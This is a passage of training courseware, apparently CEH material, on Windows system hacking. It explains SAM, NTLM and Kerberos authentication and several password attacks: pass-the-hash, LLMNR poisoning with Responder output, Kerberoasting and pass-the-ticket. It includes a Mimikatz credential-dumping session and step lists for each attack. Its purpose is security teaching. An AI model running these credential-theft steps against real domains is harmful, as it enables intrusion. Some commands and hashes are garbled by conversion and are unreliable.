

# SYSTEM HACKING





## Module Objectives



- ❑ Overview of CEH Hacking Methodology
- ❑ Understanding Techniques to Gain Access to the System
- ❑ Understanding Privilege Escalation Techniques
- ❑ Understanding Techniques to Create and Maintain Remote Access to the System
- ❑ Overview of Different Types of Rootkits
- ❑ Overview of Steganography and Steganalysis Techniques
- ❑ Understanding Techniques to Hide the Evidence of Compromise
- ❑ Understanding Different System Hacking Countermeasures

## Module Flow



1

**System Hacking Concepts**

2

**Gaining Access**



3

**Escalating Privileges**

4



**Maintaining Access**

5

**Clearing Logs**



# CEH Hacking Methodology (CHM)





# System Hacking Goals

## Hacking-Stage

① Gaining Access

② Escalating Privileges

③ Executing Applications

④ Hiding Files

⑤ Covering Tracks

## Goal

To bypass access controls to gain access to the system

To acquire the rights of another user or an admin

To create and maintain remote access to the system

To hide attackers' malicious activities, and to steal data

To hide the evidence of compromise

## Technique/Exploit Used

Password cracking, vulnerability exploitation, social engineering

Exploiting known system vulnerabilities

Trojans, spywares, backdoors, keyloggers

Rootkits, steganography

Clearing logs

## Module Flow



1

**System Hacking Concepts**

2

**Gaining Access**



3

**Escalating Privileges**

4

**Maintaining Access**

5

**Clearing Logs**



# Microsoft Authentication

## Security Accounts Manager (SAM) Database

- Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

## NTLM Authentication

- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods

## Kerberos Authentication

- Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM



## How Hash Passwords Are Stored in Windows SAM?



Shiela/test



Password hash using LM/NTLM

```
Shiela:1005:NO PASSWORD*****:DCB6948805F797BF2A82807973B89537:::
```

SAM File is located at **c:\windows\system32\config\SAM**

```
Administrator:500:NO PASSWORD*****:61880B9EE373475C8148A7108ACB3031:::  
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::  
Admin:1001:NO PASSWORD*****:BE40C450AB99713DF1EDC5B40C25AD47:::  
Martin:1002:NO PASSWORD*****:BF4A502DA294ACBC175B394A080DEE79:::  
Juggyboy:1003:NO PASSWORD*****:488CDCDD2225312793ED6967B28C1025:::  
Jason:1004:NO PASSWORD*****:2D20D252A479F485CDF5E171D93985BF:::  
Shiela:1005:NO PASSWORD*****:DCB6948805F797BF2A82807973B89537:::
```

↓      ↓      ↓      ↓  
Username User ID    LM Hash    NTLM Hash

"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be **blank** in those systems."

## NTLM Authentication Process



User types password into logon window

### Client Computer

1 Sheila \*\*\*\*\*

Hash Algorithm

Windows runs password through hash algorithm

2 Sheila:1005:NO PASSWORD\*\*\*\*  
\*\*\*\*\*:0CB6948B0  
5F797BF2A82807973B89537:::

3 Computer sends login request to DC

Aa r8 ppq kgj89 pqr

5

Computer sends response to challenge



### Windows Domain Controller

Domain controller has a stored copy of the user's hashed password

Sheila:1005:NO PASSWORD\*\*\*\*  
\*\*\*\*\*:0CB6948B0  
5F797BF2A82807973B89537:::

DC compares computer's response with the response it created with its own hash

If they match, logon is a success

Aa r8 ppq kgj89 pqr


6

**Note:** Microsoft has upgraded its default authentication protocol to Kerberos, which provides stronger authentication for client/server applications than NTLM.

The following steps demonstrate the process and the flow of client authentication to a domain controller using any NTLM protocol:

- The client types the username and password into the logon window.
- Windows runs the password through a hash algorithm and generates a hash for the password that is entered in the logon window.
- The client computer sends a login request along with a domain name to the domain controller.
- The domain controller generates a 16-byte random character string called a “nonce,” which it sends to the client computer.
- The client computer encrypts the nonce with a hash of the user password and sends it back to the domain controller.
- The domain controller retrieves the hash of the user password from the SAM and uses it to encrypt the nonce. The domain controller then compares the encrypted value with the value received from the client. A matching value authenticates the client, and the logon is successful.

## Kerberos Authentication



## Password Cracking

- Password cracking techniques are used to **recover passwords** from computer systems



- Attackers use password cracking techniques to **gain unauthorized access** to vulnerable systems



- Most of the password cracking techniques are successful because of weak or easily **guessable passwords**



# Types of Password Attacks

## Non-Electronic Attacks

The attacker **does not need technical knowledge** to crack the password, hence it is known as a non-technical attack

- Shoulder Surfing
- Social Engineering
- Dumpster Diving

## Active Online Attacks

The attacker performs password cracking by **directly communicating** with the victim's machine

- Dictionary, Brute Forcing, and Rule-based Attack
- Hash Injection Attack
- LLMNR/NBT-NS Poisoning
- Trojan/Spyware/Keyloggers
- Password Guessing
- Internal Monologue Attack
- Cracking Kerberos Passwords

## Passive Online Attacks

The attacker performs password cracking **without communicating** with the authorizing party

- Wire Sniffing
- Man-in-the-Middle Attack
- Replay Attack

## Offline Attacks

The attacker copies the target's **password file** and then tries to crack passwords on his own system at a different location

- Rainbow Table Attack (Pre-Computed Hashes)
- Distributed Network Attack

## Non-Electronic Attacks

### Social Engineering

- Convincing people to reveal passwords



### Shoulder Surfing

- Looking at either the **user's keyboard or screen** while he/she is logging in



### Dumpster Diving

- Searching for sensitive information in the **user's trash-bins, printer trash bins**, and in/on the user's desk for sticky notes



## Active Online Attacks: Dictionary, Brute-Force, and Rule-based Attack



### Dictionary Attack

- A **dictionary file** is loaded into the cracking application that runs against **user accounts**



### Brute-Force Attack

- The program tries **every combination of characters** until the password is broken



### Rule-based Attack

- This attack is used when the attacker gets some **information about the password**



**This attack is applicable in two situations:**

- In cryptanalysis, to discover the decryption key for obtaining the plaintext from a ciphertext
- In computer security, to bypass authentication and access the control mechanism of the computer by guessing passwords

**Methods to improve the success of a dictionary attack:**

- Use of several different dictionaries, such as technical and foreign dictionaries, which increases the number of possibilities
- Use of string manipulation along with the dictionary (e.g., if the dictionary contains the word “system,” string manipulation creates anagrams like “metsys,” among others)

## Active Online Attacks: Password Guessing

Frequency of attacks is less



The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and manually inputs them on the victim's machine to **crack the passwords**

Failure rate is high



1

2

3

4

Find a **valid** user

Create a **list** of possible passwords

Rank passwords from **high** to **low** probability

Key in each password, until the **correct password** is discovered

# Default Passwords

- A default password is a **password supplied by the manufacturer** with new equipment (e.g., switches, hubs, routers) that is password protected
- Attackers use **default passwords** present in the list of words or dictionary that they use to **perform password guessing attack**

**DEFAULT PASSWORDS** Open Sez Me! :: Passwords

Last Default Passwords for Thousands of systems from 200+ vendors  
Last Updated: 10/10/2018 11:54:27 PM  
To begin, Select the vendor of the product you are looking for  
Click **ADDIT** to add new default passwords to this list.

Type of Most Used Products	Type of Most Used Products	Others	Others	Other	Other Systems	Other
Accessories	ATM/Point of Sale	ATM/Point of Sale	ATM/Point of Sale	ATM/Point of Sale	Alcatel Acer	ACCC
ACU	ACCOUNT	Access	Access	Access	Adcom	Accts
ADT	Address	Adapter	Adapter	Adapter	ADT Networks	ADT
ADMIRAL	ADMIC	Admiral	Admiral	Admiral	ADMIC	ADMIC.com
ADTRAN	Advanced Integrations	Advanced Networks	Advanced Networks	Advanced	Adtran	Adtran
Agere	Agere	Agere	Agere	Agere	Agere Networks	Agere
Alaris	Alaris	Alaris	Alaris	Alaris	Alaris	Alaris
Allied	Allied	Allied Data	Allied Data	Allied Data	Allied Data	Allied Network
Alltel	Alltel	Alltel	Alltel	Alltel	Alltel	Alltel
AMR	AMR	AMR	AMR	AMR	AMR	AMR
Amphenol	Amphenol	Amphenol Controls	Amphenol Controls	Amphenol	Amphenol	Amphenol
Apache	APC	Apache	Apache	Apache	Apache	Apache
Aruba	Aruba	Aruba	Aruba	Aruba	Aruba	Aruba
Ascom	Ascom	Ascom	Ascom	Ascom	Ascom	Ascom
Atcom	Atcom	Atcom	Atcom	Atcom	Atcom	Atcom
Avaya	Avaya	Avaya	Avaya	Avaya	Avaya	Avaya
AvayaInterx	AvayaInterx	AvayaInterx	AvayaInterx	AvayaInterx	AvayaInterx	AvayaInterx

<http://open-sez.me>


## Online Tools to Search Default Passwords

- <https://www.fortypoundhead.com>
- <https://cirt.net>
- <http://www.defaultpassword.us>
- <http://defaultpasswords.in>
- <https://www.routerpasswords.com>
- <https://default-password.info>

## Active Online Attacks: Trojans/Spyware/Keyloggers




- The attacker installs a Trojan/Spyware/Keylogger on the victim's machine to collect the victim's **usernames and passwords**
- The Trojan/Spyware/Keylogger **runs in the background** and sends back all user credentials to the attacker



## Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack

- A hash injection/PtH attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate network resources
- The attacker finds and extracts a logged-on **domain admin account hash**
- The attacker uses the extracted hash to log on to the **domain controller**



Different techniques are used to perform a hash injection/PtH attack:


- The attacker tries to compromise admin privileges to capture cache values of the user's password hashes from the local user account database or SAM. However, offline usage of these cached hashes can be restricted by the network admin. Hence, this approach may not always be feasible.
- The attacker dumps the password hashes from the local user account database or SAM to retrieve password hashes of local users, and gains access to admin accounts to compromise other connected systems.
- The attacker captures LM or NTLM challenge-response messages between the client and server to extract encrypted hashes through brute-forcing.
- The attacker retrieves the credentials of local users as well as those belonging to the security domain from the Windows lsass.exe process.

The hacker carries out this attack by implementing the following five steps:

- The hacker compromises one workstation/server using a local/remote exploit.
- The hacker extracts stored hashes using tools such as pwdump7, Mimikatz, etc. and finds a domain admin account hash.
- The hacker uses tools such as Mimikatz to place one of the retrieved hashes in his/her local lsass.exe process and then uses the hash to log on to any system (domain controller) with the same credentials.
- The hacker extracts all the hashes from the Active Directory database and can now compromise any account in the domain.

# Active Online Attacks: LLMNR/NBT-NS Poisoning

- LLMNR and NBT-NS are the two main elements of **Windows operating systems** that are used to perform **name resolution** for hosts present on the same link
- The attacker cracks the **NTLMv2 hash** obtained from the victim's authentication process
- The extracted credentials are used to log on to the **host system in the network**



LLMNR/NBT-NS Spoofing Tool: Responder

```
ubuntu@ubuntu:~/Responder
```

NET-HQ, LLMNR & NBT-NS Responder 2.3

Author: Laurent Gaffie (laurent.gaff@gmail.com)

```
Listening for events...
[LLMNR] Poisoned answer sent to 10.10.10.10 For name DtaServr
[NBT-NS] Poisoned answer sent to 10.10.10.10 For name DtaServr (service: File server)
[LLMNR] Poisoned answer sent to 10.10.10.10 For name DtaServr.local
[NBT-NS] Poisoned answer sent to 10.10.10.10 For name DtaServr
[NBT-NS] Poisoned answer sent to 10.10.10.10 For name DtaServr (service: Domain Master Name)
[LLMNR] Poisoned answer sent to 10.10.10.10 For name DtaServr (service: File server)
[NBT-NS] Poisoned answer sent to 10.10.10.10 For name DtaServr.local
[NBT-NS] Poisoned answer sent to 10.10.10.10 For name DtaServr
[LLMNR] Poisoned answer sent to 10.10.10.10 For name CEH-Tools (service: File server)
[NBT-NS] Poisoned answer sent to 10.10.10.10 For name CEH-Tools.local
[NBT-NS] Poisoned answer sent to 10.10.10.10 For name CEH-Tools
[NBT-NS] Poisoned answer sent to 10.10.10.10 For name CEH-Tools (service: Workstation/Workgroup)
[NBT-NS] Poisoned answer sent to 10.10.10.10 For name CEH-Tools.local
[LLMNR] Poisoned answer sent to 10.10.10.10 For name CEH-Tools
[NBT-NS] Poisoned answer sent to 10.10.10.10 For name CEH-Tools.local
```

Requested Share: \\\CEH-TOOLS\IPCS

skipping previously captured hash for NBT-NS(10.10.10.10)

Requested Share: \\\CEH-TOOLS\IPCS

NBT-NS Poisoned answer sent to 10.10.10.10 For name CEH-Tools (service: Workstation/Workgroup)

NBT-NS Poisoned answer sent to 10.10.10.10 For name CEH-Tools.local

NBT-NS Poisoned answer sent to 10.10.10.10 For name CEH-Tools.local

<https://github.com>

### **Steps involved in LLMNR/NBT-NS poisoning:**

1. The user sends a request to connect to the data-sharing system, \\DataServer, which she mistakenly typed as \\DtaServr.
2. The \\DataServer responds to the user, saying that it does not know the host named \\DtaServr.
3. The user then performs a LLMNR/NBT-NS broadcast to find out if anyone in the network knows the host name\\DtaServr.
4. The attacker replies to the user saying that it is \\DataServer, accepts the user NTLMv2 hash, and responds to the user with an error.

## Active Online Attacks: Internal Monologue Attack

- Attackers perform an internal monologue attack using **SSPI** (Security Support Provider Interface) from a user-mode application, where a local procedure call to the **NTLM authentication package** is invoked to calculate the **NetNTLM response** in the context of the logged-on user




### **Steps to perform an internal monologue attack:**

1. The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.
2. The attacker extracts all the non-network logon tokens from all the active processes to masquerade as legitimate users.
3. Now, the attacker interacts with NTLM SSP locally, for each masqueraded user to obtain a NetNTLMv1 response to the chosen challenge in the security context of that user.
4. Now, the attacker restores LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic to their actual values.
5. The attacker uses rainbow tables to crack the NTLM hash of the captured responses.
6. Finally, the attacker uses the cracked hashes to gain system-level access.

# Active Online Attacks: Cracking Kerberos Password


## AS-REP Roasting (Cracking TGT)

- Attackers request a TGT from the **KDC** in the form of the an **AS-REQ packet** and crack the ticket to obtain the user's password



## Kerberoasting (Cracking TGS)

- Attackers request a TGS for the **SPN** of the **target service account** and crack the ticket to obtain the user's password



The following steps are involved in AS-REP Roasting:

1. The attacker identifies a user account with the pre-authentication option disabled.
2. On behalf of the user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
3. The domain controller verifies the user account and replies with a TGT encrypted with the account's credentials.
4. The attacker stores the TGT offline, and cracks it to extract the user account password and further access the network entity (here, the application server).

The following steps are involved in Kerberoasting:

1. On behalf of a user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
2. The domain controller verifies the user account and replies with an encrypted TGT.
3. With a valid user authentication ticket (TGT), the attacker requests the TGS.
4. The domain controller verifies the TGT and replies with a TGS ticket.
5. The attacker stores the TGS ticket offline, and cracks it to extract the service account password and further access the network entity (here, the application server).

# Active Online Attacks: Pass the Ticket Attack



- Pass the Ticket is a technique used for **authenticating** a user to a system that is using **Kerberos** without providing the user's password
- To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using **credential dumping tools**
- The attacker then launches a pass the ticket attack either by **stealing the ST/TGT** from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server
- The attacker uses the retrieved ticket to gain unauthorized access to the target network services
- Tools such as **Mimikatz**, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks

## Mimikatz

- Mimikatz allows attackers to **pass Kerberos TGT** to other computers and sign in using the victim's ticket
- It also helps in extracting plaintext passwords, hashes, PIN codes, and **Kerberos tickets** from memory

```
mimikatz : privilege::debug  
privilege::debug  
mimikatz : # seconder::logonpasswords  
  
Authentication ID: 0x12345678 (00000000-0000-0000-0000-000000000000)  
Session: 1  
User Name: user  
Domain: test-PC-w86  
SID: S-1-5-21-1982681256-1230654813-160982796-1000  
  
[...]  
* [00000000] Primary  
* Username: user  
* Domain: test-PC-w86  
* LM: abcd123456556607564546af1f72203  
* NTLM: eC9c67a8514897efcc53244613801a  
* SHA1: a299932f38c7c7e023ae9de1361abfc01e08c38  
[...]  
* Username: user  
* Domain: test-PC-w86  
* Password: 12345678  
[...]
```

<https://github.com>

## Other Active Online Attacks

### Combinator Attack

- Attackers combine the **entries of the first dictionary** with those of the **second dictionary** to generate a **new wordlist** to crack the password of the target system

### Fingerprint Attack

- Attackers break down the **passphrase into fingerprints** comprising single and multi-character combinations to crack complex passwords

### PRINCE Attack

- An advanced version of a combinator attack where instead of taking input from two different dictionaries, attackers use a **single input dictionary** to build chains of combined words

### Toggle-Case Attack

- Attackers try all possible combinations of **upper and lower cases** of a word present in the input dictionary

### Markov-Chain Attack

- Attackers gather a password database and **split each password** entry into **2- and 3-character long syllables**; using these character elements, a new alphabet is developed, which is then matched with the existing password database

## Passive Online Attacks: Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system



Wire Sniffing ..... ➤ Computationally Complex ..... ➤ Hard to Perpetrate



